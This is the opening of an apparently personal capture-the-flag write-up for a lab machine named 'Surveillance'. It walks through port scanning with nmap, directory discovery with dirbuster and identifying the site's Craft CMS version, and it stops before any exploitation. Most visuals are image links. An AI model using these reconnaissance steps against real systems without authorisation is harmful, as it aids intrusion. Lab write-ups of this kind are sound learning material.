

**WRITE-UPS FOR Surveillance –** *solve on 01/31/2024*


1. **User exploitation**

Haloo, every one, let’s start a day with **Surveillance**. Get our hand on some *nmap* for exploitable ports. Add the domain to the */etc/hosts*







Just start with a little bit *dirbuster* and luckily, we find the */admin* dir look suspicious!!



Try it on the web browser and it redirects us to the login page



Looking at the source code of the page, I found out the it uses *Craft CMS 4.4.14*




